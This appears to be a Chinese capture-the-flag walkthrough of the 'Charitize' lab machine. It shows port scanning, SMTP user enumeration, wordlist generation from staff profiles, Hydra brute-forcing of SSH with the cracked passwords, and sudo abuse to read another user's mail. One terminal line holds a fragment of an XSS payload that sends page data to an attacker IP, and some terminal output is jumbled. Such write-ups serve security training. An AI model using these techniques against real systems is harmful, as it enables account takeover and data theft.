

# Charitize

## 0x00 靶机信息

靶机: Charitize

作者: Sublarge (QQ: 1469196548)

靶机ID: 695

系统: Linux

难度: Easy

## 0x01 服务发现

```
rustscan -a 10.86.62.39 -r 1-65535 --ulimit 10000 -- -sV -A -n
```

|  |         |       |     |           |                                 |  |           |                        |
|--|---------|-------|-----|-----------|---------------------------------|--|-----------|------------------------|
|  | { }     |       | { } |           | { _ { _ _ } { { _ / _ } / { } \ |  | \         |                        |
|  | . - . \ | { _ } |     | . - . _ } |                                 |  | . - . _ } | \         } / ^\ \   \ |
|  | -       |       | -   |           | -                               |  | -         |                        |

## The Modern Day Port Scanner.

```
: http://discord.skerritt.blog :
```

```
: https://github.com/RustScan/RustScan :
```

With RustScan, I scan ports so fast, even my firewall gets whiplash 🌀

```
[~] The config file is expected to be at "/Users/kirano/.rustscan.toml"
```

```
[~] Automatically increasing ulimit value to 10000.
```

Open 10.86.62.39:22

Open 10.86.62.39:25

Open 10.86.62.39:80

```
[~] Starting Script(s)
```

```
[>] Running script "nmap -vvv -p {{port}} -{{ipversion}} {{ip}} -sV -A -n" on ip
10.86.62.39
```

Depending on the complexity of the script, results may take some time to appear.

```
[~] Starting Nmap 7.99 ( https://nmap.org ) at 2026-07-06 17:08 +0800
```

```
NSE: Loaded 158 scripts for scanning.
```

NSE: Script Pre-scanning.

```
NSE: Starting runlevel 1 (of 3) scan.
```

```
Initiating NSE at 17:08
```

Completed NSE at 17:08, 0.00s elapsed

```
NSE: Starting runlevel 2 (of 3) scan.
```

```
Initiating NSE at 17:08
```

Completed NSE at 17:08, 0.00s elapsed

```
NSE: Starting runlevel 3 (of 3) scan.
```

```
Initiating NSE at 17:08
```

Completed NSE at 17:08, 0.00s elapsed

```
Initiating Ping Scan at 17:08
```

Scanning 10.86.62.39 [2 ports]

```
Completed Ping Scan at 17:08, 0.27s elapsed (1 total hosts)
Initiating Connect Scan at 17:08
Scanning 10.86.62.39 [3 ports]
Discovered open port 80/tcp on 10.86.62.39
Discovered open port 25/tcp on 10.86.62.39
Discovered open port 22/tcp on 10.86.62.39
Completed Connect Scan at 17:08, 0.18s elapsed (3 total ports)
Initiating Service scan at 17:08
Scanning 3 services on 10.86.62.39
Completed Service scan at 17:09, 6.32s elapsed (3 services on 1 host)
NSE: Script scanning 10.86.62.39.
NSE: Starting runlevel 1 (of 3) scan.
Initiating NSE at 17:09
Completed NSE at 17:09, 0.77s elapsed
NSE: Starting runlevel 2 (of 3) scan.
Initiating NSE at 17:09
Completed NSE at 17:09, 0.37s elapsed
NSE: Starting runlevel 3 (of 3) scan.
Initiating NSE at 17:09
Completed NSE at 17:09, 0.00s elapsed
Nmap scan report for 10.86.62.39
Host is up, received syn-ack (0.24s latency).
Scanned at 2026-07-06 17:08:59 CST for 7s
```

```
PORT      STATE SERVICE REASON  VERSION
22/tcp    open  ssh      syn-ack OpenSSH 10.3 (protocol 2.0)
25/tcp    open  smtp      syn-ack Postfix smtpd
| smtp-commands: Charitize.localdomain, PIPELINING, SIZE 10240000, VRFY, ETRN,
ENHANCEDSTATUSCODES, 8BITMIME, DSN, SMTPUTF8, CHUNKING
|_ 2.0.0 Commands: AUTH BDAT DATA EHLO ETRN HELO HELP MAIL NOOP QUIT RCPT RSET STARTTLS
VRFY XCLIENT XFORWARD
80/tcp    open  http      syn-ack Apache httpd 2.4.67 ((Unix))
|_http-title: Charitize - Charity Organization Website Template
|_http-server-header: Apache/2.4.67 (Unix)
| http-methods:
|   Supported Methods: GET POST OPTIONS HEAD TRACE
|_ Potentially risky methods: TRACE
Service Info: Host: Charitize.localdomain
```


```
NSE: Script Post-scanning.
NSE: Starting runlevel 1 (of 3) scan.
Initiating NSE at 17:09
Completed NSE at 17:09, 0.00s elapsed
NSE: Starting runlevel 2 (of 3) scan.
Initiating NSE at 17:09
Completed NSE at 17:09, 0.00s elapsed
NSE: Starting runlevel 3 (of 3) scan.
Initiating NSE at 17:09
Completed NSE at 17:09, 0.00s elapsed
Read data files from: /opt/homebrew/bin/./share/nmap
Service detection performed. Please report any incorrect results at
https://nmap.org/submit/ .
```

Nmap **done:** 1 IP address (1 host up) scanned **in** 8.13 seconds

## 0x02 amit用户权限


### 1) 资产发现

最开始做信息收集的时候发现全是静态资源稍微卡了一会儿，右下角也有代码的来源（途中下载源码看了一下，看有没有什么敏感信息或者辅助做目录fuzz的）。不过这里的侧重点还是在左下角的 `Charitize.dsz`，其实也能在页面的顶部发现邮箱 `info@charitize.dsz`，得到域名为：`charitize.dsz`。






## Search results for - charitize



配置好host后，对其进行子域名fuzz找到了一个资产 `set.charitize.dsz`，同样是静态页面。是一个基于人物身份信息的密码生成器，而人物在aboutme、contactus等等这类页面还是比较常见的。







## 2) 25端口用户枚举的尝试

这里在25端口除了一些内置的用户，我们也能验证出这3个用户的存在，`rajesh`、`priya`、`amit`。

```
telnet 10.86.62.39 25
Trying 10.86.62.39...
Connected to bogon.
Escape character is '^]'.
220 Charitize.localdomain ESMTP Postfix
HELO x
250 Charitize.localdomain
EHLO x
250-Charitize.localdomain
250-PIPELINING
250-SIZE 10240000
250-VERFY
250-ETRN
250-ENHANCEDSTATUSCODES
250-8BITMIME
250-DSN
250-SMTPUTF8
250 CHUNKING
VERFY admin
252 2.0.0 admin
VERFY admin123
550 5.1.1 <admin123>: Recipient address rejected: User unknown in local recipient table
VERFY rajesh
252 2.0.0 rajesh
VERFY priya
252 2.0.0 priya
VERFY amit
252 2.0.0 amit
VERFY Rajesh
252 2.0.0 Rajesh
MAIL FROM:<attacker@test.com>
250 2.1.0 Ok
RCPT TO:<rajesh@charitize.dsz>
454 4.7.1 <rajesh@charitize.dsz>: Relay access denied
RCPT TO:<rajesh@Charitize.localdomain>
250 2.1.5 Ok
RCPT TO:<rajesh123@Charitize.localdomain>
550 5.1.1 <rajesh123@Charitize.localdomain>: Recipient address rejected: User unknown in local recipient table
```

### 3) 基于人物信息的ssh爆破

已知3个人物画像及其用户名，甚至还有前面发现的密码生成器资产，很容易联想到爆破。而且web完全是静态页面，唯一的爆破路径那就只能是ssh了。以下是我手动尝试后的分析：

- 不存在的用户是不允许密码登陆的
- `root` 只允许私钥
- `priya` 用户疑似不存在或者禁止ssh登陆
- `rajesh`、`amit` 允许密码登陆（意味着可以爆破）

```

~/ame/hack/lab/mazesec-lab/Charitize (0.337s) or="fetch('http://10.86.62.95:8000/?'+doc
ssh rajesh1@10.86.62.39
rajesh1@10.86.62.39: Permission denied (publickey,keyboard-interactive).

~/ame/hack/lab/mazesec-lab/Charitize (0.285s)
ssh asd@10.86.62.39: 不存在用户都是不允许密码登陆的
asd@10.86.62.39: Permission denied (publickey,keyboard-interactive).

~/ame/hack/lab/mazesec-lab/Charitize (0.327s)
ssh root@10.86.62.39
root@10.86.62.39: Permission denied (publickey,keyboard-interactive).

~/ame/hack/lab/mazesec-lab/Charitize (1.092s)
ssh rajesh@10.86.62.39
rajesh@10.86.62.39's password: 86.62.39
Permission denied, please try again.
rajesh@10.86.62.39's password:
Permission denied, please try again.
rajesh@10.86.62.39's password:
Permission denied, please try again.
rajesh@10.86.62.39's password:
Permission denied (publickey,password,keyboard-interactive).

~/ame/hack/lab/mazesec-lab/Charitize (0.355s)
ssh priya@10.86.62.39
priya@10.86.62.39: Permission denied (publickey,keyboard-interactive).

~/ame/hack/lab/mazesec-lab/Charitize (1.41s)
ssh amit@10.86.62.39
amit@10.86.62.39's password:
Permission denied, please try again.
amit@10.86.62.39's password:
Permission denied, please try again.
amit@10.86.62.39's password:
Permission denied (publickey,password,keyboard-interactive).

~/ame/hack/lab/mazesec-lab/Charitize

```

分别填写 `rajesh`、`amit` 的身份信息，生成字典用hydra进行爆破。得到了他俩的密码：

`rajesh:RajeshKumar888`、`amit:APatel8888`

All fields are optional. Empty fields help reduce output size.

|                                                                                                                                 |                                                                                                                                        |             |                                     |
|---------------------------------------------------------------------------------------------------------------------------------|----------------------------------------------------------------------------------------------------------------------------------------|-------------|-------------------------------------|
| Name (Last):                                                                                                                    | <input type="text" value="Kumar"/>                                                                                                     | First Name: | <input type="text" value="Rajesh"/> |
| Birthday:                                                                                                                       | <input type="text" value="年 / 月 / 日"/>                |             |                                     |
| Email:                                                                                                                          | <input type="text" value="rajesh@charitize.dsz"/>                                                                                      |             |                                     |
| Phone:                                                                                                                          | <input type="text" value="9876543210"/>                                                                                                |             |                                     |
| Username:                                                                                                                       | <input type="text" value="rajesh"/>                                                                                                    |             |                                     |
| Organization:                                                                                                                   | <input type="text" value="Charitize.dsz"/>                                                                                             |             |                                     |
| Phrases:                                                                                                                        | <input type="text" value="Founder,CEO"/>                                                                                               |             |                                     |
| ID Number:                                                                                                                      | <input type="text" value="ID card number"/>                                                                                            |             |                                     |
| Employee ID:                                                                                                                    | <input type="text" value="Employee ID"/>                                                                                               |             |                                     |
| Separator:                                                                                                                      | <input type="checkbox"/> Left <input type="checkbox"/> Middle <input type="checkbox"/> Right <input type="text" value="e.g., !@#\$%"/> |             |                                     |
| Common Words:                                                                                                                   | <input type="text" value="!@,1qaz,qwer,asdf,zxcv,1357,2468,6789,8888,12345,123456,password,admin,welcome"/>                            |             |                                     |
| Recent Years:                                                                                                                   | <input type="checkbox"/> Add recent years <input type="text" value="5"/>                                                               |             |                                     |
| Filters:                                                                                                                        | <input type="checkbox"/> Remove pure numbers <input type="checkbox"/> Remove pure letters                                              |             |                                     |
| Length Range:                                                                                                                   | <input type="text" value="6"/> to <input type="text" value="16"/>                                                                      |             |                                     |
| Case:                                                                                                                           | <input type="checkbox"/> Capitalize <input type="checkbox"/> Lowercase <input type="checkbox"/> Uppercase                              |             |                                     |
| <div><input type="button" value="Generate"/> <input type="button" value="Reset"/> <input type="button" value="Download"/></div> |                                                                                                                                        |             |                                     |

All fields are optional. Empty fields help reduce output size.

|                                                                                                                                 |                                                                                                                                          |             |                                   |
|---------------------------------------------------------------------------------------------------------------------------------|------------------------------------------------------------------------------------------------------------------------------------------|-------------|-----------------------------------|
| Name (Last):                                                                                                                    | <input type="text" value="Patel"/>                                                                                                       | First Name: | <input type="text" value="Amit"/> |
| Birthday:                                                                                                                       | <input type="text" value="年 / 月 / 日"/>                                                                                                   |             |                                   |
| Email:                                                                                                                          | <input type="text" value="amit@charitize.dsz"/>                                                                                          |             |                                   |
| Phone:                                                                                                                          | <input type="text" value="9876543210"/>                                                                                                  |             |                                   |
| Username:                                                                                                                       | <input type="text" value="amit"/>                                                                                                        |             |                                   |
| Organization:                                                                                                                   | <input type="text" value="Charitize.dsz"/>                                                                                               |             |                                   |
| Phrases:                                                                                                                        | <input type="text" value="Volunteer"/>                                                                                                   |             |                                   |
| ID Number:                                                                                                                      | <input type="text" value="ID card number"/>                                                                                              |             |                                   |
| Employee ID:                                                                                                                    | <input type="text" value="Employee ID"/>                                                                                                 |             |                                   |
| Separator:                                                                                                                      | <input type="checkbox"/> Left <input type="checkbox"/> Middle <input type="checkbox"/> Right <input type="text" value="e.g., !@#\$\$%"/> |             |                                   |
| Common Words:                                                                                                                   | <input type="text" value="!4,1qaz,qwer,asdf,zxcv,1357,2468,6789,8888,12345,123456,password,admin,welcome"/>                              |             |                                   |
| Recent Years:                                                                                                                   | <input type="checkbox"/> Add recent years <input type="text" value="5"/>                                                                 |             |                                   |
| Filters:                                                                                                                        | <input type="checkbox"/> Remove pure numbers <input type="checkbox"/> Remove pure letters                                                |             |                                   |
| Length Range:                                                                                                                   | <input type="text" value="6"/>                                                                                                           | to          | <input type="text" value="16"/>   |
| Case:                                                                                                                           | <input type="checkbox"/> Capitalize <input type="checkbox"/> Lowercase <input type="checkbox"/> Uppercase                                |             |                                   |
| <div><input type="button" value="Generate"/> <input type="button" value="Reset"/> <input type="button" value="Download"/></div> |                                                                                                                                          |             |                                   |

```
pyvenv ~/ame/hack/lab/mazesec-lab/Charitize (2.477s)
hydra -l rajesh -P sshpass4rajesh.txt -I -V ssh://10.86.62.39/
[ATTEMPT] target 10.86.62.39 - login "rajesh" - pass "RajeshKumarzxc" - 257 of 1450 [child 0] (0/0)
[ATTEMPT] target 10.86.62.39 - login "rajesh" - pass "RajeshKumar1234" - 258 of 1450 [child 1] (0/0)
[ATTEMPT] target 10.86.62.39 - login "rajesh" - pass "RajeshKumar1qaz" - 259 of 1450 [child 2] (0/0)
[22][ssh] host: 10.86.62.39 login: rajesh password: RajeshKumar888
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2026-07-07 15:11:00

hydra -l amit -P sshpass4amit.txt -I -V ssh://10.86.62.39/
[ATTEMPT] target 10.86.62.39 - login "amit" - pass "amit210" - 329 of 1334 [child 6] (0/0)
[ATTEMPT] target 10.86.62.39 - login "amit" - pass "amit9876" - 330 of 1334 [child 8] (0/0)
[ATTEMPT] target 10.86.62.39 - login "amit" - pass "amit3210" - 331 of 1334 [child 9] (0/0)
[ATTEMPT] target 10.86.62.39 - login "amit" - pass "amit98765" - 332 of 1334 [child 10] (0/0)
[ATTEMPT] target 10.86.62.39 - login "amit" - pass "amit43210" - 333 of 1334 [child 11] (0/0)
[ATTEMPT] target 10.86.62.39 - login "amit" - pass "amit987654" - 334 of 1334 [child 13] (0/0)
[ATTEMPT] target 10.86.62.39 - login "amit" - pass "amit543210" - 335 of 1334 [child 1] (0/0)
[ATTEMPT] target 10.86.62.39 - login "amit" - pass "amit9876543" - 336 of 1334 [child 2] (0/0)
[22][ssh] host: 10.86.62.39 login: amit password: APatel8888
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2026-07-07 15:09:32
```

最终使用amit用户登陆成功，并获取到了flag。

```

pyvenv ~/ame/hack/lab/mazesec-lab/Charitize (9.717s)- login "rajesh" - pass "RajeshKumar1234" - 258
ssh rajesh@10.86.62.39 MPT] target 10.86.62.39 - login "rajesh" - pass "RajeshKumar1qaz" - 259
rajesh@10.86.62.39's password:
This account is not available
Connection to 10.86.62.39 closed.
hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2026-07-07 15:
pyvenv ~/ame/hack/lab/mazesec-lab/Charitize (2.749s)
ssh amit@10.86.62.39 -l amit -P sshpass4amit.txt -I -V ssh://10.86.62.39/
amit@10.86.62.39's password:
amit@Charitize:~ (0.064s)
sort: unrecognized option: C
BusyBox v1.37.0 (2026-01-10 15:38:28 UTC) multi-call binary.

Usage: sort [-nrughMcszbdfiokt] [-o FILE] [-k START[.OFS][OPTS][,END[.OFS][OPTS]] [-t CHAR] [FILE]...

Sort lines of text

-o FILE Output to FILE
-c Check whether input is sorted
-b Ignore leading blanks
-f Ignore case
-i Ignore unprintable characters
-d Dictionary order (blank or alphanumeric only)
-n Sort numbers
-g General numerical sort

ls -ailh
total 16K
 972 drwxr-xr-x  2 amit  amit  4.0K Jun  9 12:48 .
7914 drwxr-xr-x  5 root   root  4.0K Jun  8 23:55 ..
 607 -rw-r--r--  1 amit  amit   7 Jun  9 12:54 .forward
 967 -rw-r--r--  1 root   root  44 Jun  9 00:16 user.txt

amit@Charitize ~ (0.025s)
cat user.txt
flag{user-95082243d084c064058777f3d7fe5e3a}

```



分别查看了一下passwd和ssh配置，也知道了原因：`rajesh` 禁止shell环境相当于被完全ban掉了，而 `priya` 则是禁止通过ssh登陆。

```
cat /etc/passwd
```

```
root:x:0:0:root:/root:/bin/bash
bin:x:1:1:bin:/bin:/sbin/nologin
daemon:x:2:2:daemon:/sbin:/sbin/nologin
lp:x:4:7:lp:/var/spool/lpd:/sbin/nologin
sync:x:5:0:sync:/sbin:/bin/sync
shutdown:x:6:0:shutdown:/sbin:/sbin/shutdown
halt:x:7:0:halt:/sbin:/sbin/halt
mail:x:8:12:mail:/var/mail:/sbin/nologin
news:x:9:13:news:/usr/lib/news:/sbin/nologin
uucp:x:10:14:uucp:/var/spool/uucppublic:/sbin/nologin
cron:x:16:16:cron:/var/spool/cron:/sbin/nologin
ftp:x:21:21::/var/lib/ftp:/sbin/nologin
sshd:x:22:22:sshd:/dev/null:/sbin/nologin
games:x:35:35:games:/usr/games:/sbin/nologin
ntp:x:123:123:NTP:/var/empty:/sbin/nologin
guest:x:405:100:guest:/dev/null:/sbin/nologin
nobody:x:65534:65534:nobody:/:/sbin/nologin
klogd:x:100:101:klogd:/dev/null:/sbin/nologin
apache:x:101:102:apache:/var/www:/sbin/nologin
rajesh:x:1000:1000::/home/rajesh:/sbin/nologin
priya:x:1001:1001::/home/priya:/bin/bash
amit:x:1002:1002::/home/amit:/bin/bash
postfix:x:102:103:postfix:/var/spool/postfix:/sbin/nologin
vmail:x:103:104:vmail:/var/mail/domains:/sbin/nologin
```

```
#PrintMotd yes
#PrintLastLog yes
#TCPKeepAlive yes
#PermitUserEnvironment no
#Compression delayed
#ClientAliveInterval 0
#ClientAliveCountMax 3
#UseDNS no
#PidFile /run/sshd.pid
#MaxStartups 10:30:100
#PermitTunnel no
#ChrootDirectory none
#VersionAddendum none

# no default banner path
#Banner none

# override default of no subsystems
Subsystem      sftp      internal-sftp

# Example of overriding settings on a per-user basis
#Match User anoncvs
#      X11Forwarding no
#      AllowTcpForwarding no
#      PermitTTY no
#      ForceCommand cvs server

MaxAuthTries 10000
MaxStartups 10000:100:10000
PubkeyAuthentication yes

DenyUsers priya

Match User amit,rajesh
    PasswordAuthentication yes
```

## 0x03 横向到priya

这里先查看了一下 `.forward`，指的就是 `rajesh` 用户，应该是要让我们横向到 `rajesh`。`sudo -l` 3个命令分别能实现特权读写，对象用户是 `priya`，先查看一下属于 `priya` 的文件和文件夹都有哪些：

- `/home/priya`：空
- `/var/mail/priya`：在前面进行邮箱枚举的时候也能发现该用户的存在，内部有一些 `priya` 才能看的邮件信息。

```

amit@Charitize ~ (0.024s)
ls -ailh ../
total 20K
 7914 drwxr-xr-x   5 root    root    4.0K Jun  8 23:55 .
    2 drwxr-xr-x  21 root    root    4.0K Jun  9 14:02 ..
  972 drwxr-xr-x   2 amit    amit    4.0K Jun  9 12:48 amit
  104 drwxr-xr-x   2 priya   priya    4.0K Jul  7 17:14 priya
   23 drwxr-xr-x   2 rajesh   rajesh    4.0K Jun  8 23:55 rajesh

amit@Charitize ~ (0.059s)
cat .forward
rajesh      su priya

amit@Charitize:~ (0.042s)
sudo -l
Matching Defaults entries for amit on Charitize:
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

Runas and Command-specific defaults for amit:
Defaults!/usr/sbin/visudo env_keep+="SUDO_EDITOR EDITOR VISUAL"

User amit may run the following commands on Charitize:
    (priya) NOPASSWD: /bin/cat, /bin/echo, /usr/bin/tee

amit@Charitize ~ (0.245s)
find / -user priya 2>/dev/null
/home/priya
/var/mail/priya

```

使用特权cat读取的结果如下：

- 邮件主要说了默认密码的信息，即 第一个英文名+工号后6位数字。得到 priya 用户默认密码为：  
Priya365002
- 邮箱可以看到一直在反复发送，我们粗心的 priya 用户是不是一直没改密码呢？
- 最后一封邮箱应该是最开始测试xss发的

```

sudo -u priya cat /var/mail/priya
From root@Charitize.localdomain Tue Jun  9 13:33:27 2026
Return-Path: <root@Charitize.localdomain>
X-Original-To: priya
Delivered-To: priya@Charitize.localdomain
Received: by Charitize.localdomain (Postfix, from userid 0)
    id CB02B19B4; Tue, 09 Jun 2026 13:33:27 +0800 (CST)
To: priya@Charitize.localdomain
Subject: Employee ID List
MIME-Version: 1.0
Content-Type: text/plain; charset="UTF-8"
Content-Transfer-Encoding: 8bit
Message-Id: <20260609053327.CB02B19B4@Charitize.localdomain>
Date: Tue, 09 Jun 2026 13:33:27 +0800 (CST)
From: root <root@Charitize.localdomain>

```

Dear Priya,

Here are the Employee IDs for internal members:

amit: A0365001  
priya: A0365002  
rajesh: A0365003

Best regards,  
Admin

From root@Charitize.localdomain Tue Jun 9 14:02:19 2026  
Return-Path: <root@Charitize.localdomain>  
X-Original-To: priya  
Delivered-To: priya@Charitize.localdomain  
Received: by Charitize.localdomain (Postfix, from userid 0)  
id 9526B22F; Tue, 09 Jun 2026 13:56:57 +0800 (CST)  
To: priya@Charitize.localdomain  
Subject: Security Notice: Social Engineering Password Dictionary  
MIME-Version: 1.0  
Content-Type: text/plain; charset="UTF-8"  
Content-Transfer-Encoding: 8bit  
Message-Id: <20260609060219.9526B22F@Charitize.localdomain>  
Date: Tue, 09 Jun 2026 13:56:57 +0800 (CST)  
From: root <root@Charitize.localdomain>

Subject: Security Notice: Social Engineering Password Dictionary

Dear Priya,

This is an internal security reminder regarding password security.

We have introduced a Social Engineering Password Dictionary Generator for security testing purposes. Below is an example configuration based on typical employee information:

=====

EXAMPLE DICTIONARY CONFIGURATION

=====

Last Name: Sharma  
First Name: Priya  
Employee ID: A0365002  
Separator: Middle (e.g., @, #, \$, !)

Generated password examples based on your info:

- Priya@A0365002
- Priya#A0365002
- Priya\$A0365002
- Sharma@A0365002
- PriyaA0365002
- A0365002@Priya

Common weak passwords to AVOID:

123456, password, admin, welcome, qwerty, 12345, asdf, zxcv

=====

IMPORTANT REMINDERS:

1. DO NOT use dictionary words or common patterns as your password
2. DO NOT use personal information (name, birthdate, ID) alone
3. DO NOT use weak passwords like 123456, password, admin
4. DO USE long passwords (at least 12 characters)
5. DO USE a mix of uppercase, lowercase, numbers, and special characters
6. DO enable multi-factor authentication if available

Attackers often use social engineering to guess passwords based on your name, ID, and common separator characters. Please choose a strong, unpredictable password.

If you have any questions about password security, contact IT.

Best regards,  
IT Security Team

From root@Charitize.localdomain Tue Jun 9 14:02:19 2026  
Return-Path: <root@Charitize.localdomain>  
X-Original-To: priya  
Delivered-To: priya@Charitize.localdomain  
Received: by Charitize.localdomain (Postfix, from userid 0)  
id 9A85219E1; Tue, 09 Jun 2026 13:54:12 +0800 (CST)  
To: priya@Charitize.localdomain  
Subject: System Initial Password Notice  
MIME-Version: 1.0  
Content-Type: text/plain; charset="UTF-8"  
Content-Transfer-Encoding: 8bit  
Message-Id: <20260609060219.9A85219E1@Charitize.localdomain>  
Date: Tue, 09 Jun 2026 13:54:12 +0800 (CST)  
From: root <root@Charitize.localdomain>

Dear Priya,

Your system initial password is: your First Name + last 6 digits of your Employee ID.

Please change your password after first login.

Best regards,  
IT Department

From root@Charitize.localdomain Tue Jun 9 14:02:19 2026  
Return-Path: <root@Charitize.localdomain>  
X-Original-To: priya  
Delivered-To: priya@Charitize.localdomain  
Received: by Charitize.localdomain (Postfix, from userid 0)  
id 98B8819D9; Tue, 09 Jun 2026 14:01:11 +0800 (CST)  
To: priya@Charitize.localdomain  
Subject: Test Email  
